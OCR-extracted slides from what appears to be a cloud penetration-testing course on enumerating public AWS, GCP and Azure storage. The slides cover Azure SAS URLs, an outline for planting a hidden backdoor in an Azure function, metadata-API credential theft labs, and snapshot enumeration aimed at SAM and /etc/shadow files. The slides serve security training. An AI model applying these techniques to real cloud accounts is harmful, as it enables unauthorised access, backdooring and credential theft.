
AWS Storage Buckets: Tools

There are multiple open-source scripts available to brute force scan storage buckets.

- S3Scanner
- Bucket-stream
- CloudScraper
- S3-inspector
- Buckets.grayhatwarfare.com (online)

NotSoSecure part of claranet cyber security

AWS Cloud Bucket Search Engine



Reference:
https://buckets.grayhatwarfare.com/

GCP Storage Buckets

- GCP storage buckets can be accessed by
- https://www.googleapis.com/storage/v1/b/

NotSoSecure part of claranet cyber security

GCP Storage Buckets

Open-source scripts available to bruteforce scan storage buckets

- Gsutil (default client)
- GCPBucketBrute

```
C:                >gsutil ls -L gs://victimpublic
gs://victimpublic/gitrepo.zip:
    Creation time:          Tue, 21 May 2019 07:59:31 GMT
    Update time:            Tue, 21 May 2019 07:59:31 GMT
    Storage class:          STANDARD
    Content-Length:         70120
    Content-Type:           application/zip
    Hash (crc32c):          kLw17w==
    Hash (md5):             oZt+eXGC9+13tDdW3TqENw==
    ETag:                   CKTNx9STrOICEAE=
    Generation:             1558425571026596
    Metageneration:         1
    ACL:                    []
gs://victimpublic/public_file.md:
    Creation time:          Tue, 21 May 2019 07:59:30 GMT
    Update time:            Tue, 21 May 2019 07:59:30 GMT
    Storage class:          STANDARD
    Content-Length:         221
    Content-Type:           text/plain; charset=utf-8
    Hash (crc32c):          f0uGBA==
    Hash (md5):             D15volfbL7V/8fHGYo+scw==
    ETag:                   CISju9STrOICEAE=
    Generation:             1558425570824580
    Metageneration:         1
    ACL:                    []
TOTAL: 2 objects, 70341 bytes (68.69 KiB)
```

NotSoSecure part of claranet cyber security

Storage Attacks: Azure

- Azure storage can be accessed by https://<storagename>.blob.core.windows.net/<container>

```
az storage account check-name --name <storagename>
```

- Container Content can enumaerated with Bruteforce attack

```
curl -l https://<storagename>.blob.core.windows.net/
<containername>?restype=container
```

- MicroBurst tool can perform storage, blob and service enumeration for Azure

Reference:
https://github.com/NetSPI/MicroBurst

NotSoSecure part of claranet cyber security

Storage Attacks: Azure

- Azure storage account contains Blobs, Queues, Tables, and files (shared folder or drive) as storage types
- Azure allows creation of URLs with specific access to storage accounts

Example URL

```
https://<accountname>.<service>.core.windows.net/?sv=2018-03-28&ss=bfqt&srt=sco&sp=rwdlacup&se=2019-09-30T17:13:23Z&st=2019-09-30T09:13:23Z&sip=88.208.222.83&spr=https&sig=LCoN4d%2B%2BZSzPtPO71fMS34k%2FhLf2Wjen9pzhlAGFfPU%3D
```

NotSoSecure part of claranet cyber security

Storage Attacks: Azure

Parameter	Description
sv	**Optional**. Specifies the storage service version
ss	**Required**. Specifies the services accessible , Possible values include: Blob (b), Queue (q), Table (t), File (f)
srt	**Required**. Specifies the signed resource types that are accessible with the account SAS. - Service (s): Access to service-level APIs - Container (c): Access to container-level APIs - Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files
sp	**Required**. Permissions for the account - Read (r): Permits read operations - Write (w): Permits write operations - Delete (d): Valid for Container & Object types, except for queue messages. - List (l): Valid for Service and Container resource types only. - Add (a): Valid only for: queue messages, table entities, & append blobs. - Create (c): Valid for the following Object resource types only: blobs and files. Users can create new blobs or files, but may not overwrite existing blobs or files. - Update (u): Valid for the following Object resource types only: queue messages and table entities. - Process (p): Valid for the following Object resource type only: queue messages.
se	**Required**. Expiry Date.
st	**Optional**. Validity Start Date. If omitted, it is assumed to be the time when the storage service receives the request.
sip	**Optional**. IP address or a range of IP addresses allowed
spr	**Optional**. Permitted protocol. Possible values are HTTP (https, http) or HTTPS only (https).
sig	**Required**. The signature part of the URI is used to authorize the request made with the shared access signature.

NotSoSecure part of claranet cyber security

Case Study

Azure Attacks: Azure Storage

Starting point: Overly Privileged Azure Storage SAS URL is exposed

Exploitation Process:

- Obtain an Azure Storage SAS URL
- Load the URL in Azure Storage explorer or similar
- Identify various assets available in the storage
- Access the source code of the Azure function
- Plant a backdoor, next invocation gets the backdoor running
- Hide the backdoor

Reference:
https://www.notsosecure.com/identifying-exploiting-leaked-azure-storage-keys/

Exercise 9.3


Demo 9.3

AWS CLI and PaaS / S3

- Configure the AWS CLI tool on your local machine to gain access to the AWS API
- Find and retrieve sensitive file(s) that might gain you additional further access

Network status: After FaaS Exploitation

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet (10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)


10.10.100.220
Cisco IOS

10.10.100.220
Apache Log4j

FaaS


PaaS

Cloud Storage: S3 – Public Buckets Warnings




Understand the Attack Surfaces: CaaS

- Container as a Service
- Very useful for service-based architecture
- Bring your own container and run it in CaaS
- Docker or Kubernetes hosted environments
- **Examples**: ECS, EKS, ECR, GKE, AKS
- Responsibilities
  - Tenant: Focus on images, application and logic entities
  - Provider: Takes care of stack till Middleware (docker / k8s)
- Attack Surface:
  - Docker Image level issues
  - Application logic bugs
  - Platform specific focused bugs



Understand the Attack Surfaces: IaaS

- Direct Control of Virtual Machine
- Functionally Closest to On-Premise Solution
- Most Flexible option with maximum control to tenant
- Responsibilities:
  - Tenant: maintain & update the virtual machine OS & anything above
  - Provider: Everything below virtual machine



IaaS: Attack Surface

Usual Attack Surface

- Unpatched machines
- Shared / non-secured credentials
- Software / application flaws
- Misconfiguration (Firewall or other systems)

Cloud Specific Attack Surface

- Auth Token Stealing via Metadata API

NotSoSecure part of claranet cyber security

IaaS: Attack Surface – Same old infra bugs

- All infrastructure related bugs which affect Hosts or VMs
- Insecure practices can lead to server compromise
  - RDP without NLA
  - SSH without brute-force protection
  - Weak account passwords with predictable username
- Application-Level Flaws
  - <shameless_plug> I have heard "Advanced Web Hacking" covers this in great details <\shameless_plug>

NotSoSecure part of claranet cyber security

IaaS Usual Attack Surface: Firewall

Name	Group ID	Group Name	VPC ID	Description
	sg-0f3823b9b7c0f5b1b	test	vpc-f7d20f90	test

Security Group: sg-0f3823b9b7c0f5b1b

Description | **Inbound** | Outbound | Tags

Edit

Type	Protocol	Port Range	Source	Descr
All TCP	TCP	0 - 65535	0.0.0.0/0	
All TCP	TCP	0 - 65535	::/0	
All UDP	UDP	0 - 65535	0.0.0.0/0	
All UDP	UDP	0 - 65535	::/0	


Exercise 9.4

Demo 9.4

IaaS / EC2, Metadata API #2 and Secrets Manager

- Connect via SSH to an instance running in the cloud
- Find a way to explore the Metadata API
- Elevate your privileges within the AWS account
- Gain access to a hidden secret
- Decode the hash

Network status: After FaaS Exploitation



Snapshots

- Snapshots provide way to save point-in-time backup
- Snapshots can be made public or private
- Public snapshots can be cloned to another user account
- New storage can be created via snapshots in account
- These storage can reveal confidential information such as
  - SAM database on windows,
  - /etc/shadow on Linux
  - Config files for various apps
- AWS:

```
aws ec2 describe-snapshots --owner-id <get from get-caller-identity>
aws ec2 describe-snapshots –region <region>
```

- GCP:

```
gcloud compute snapshots list
```

NotSoSecure part of claranet cyber security

Cloud Pentesting

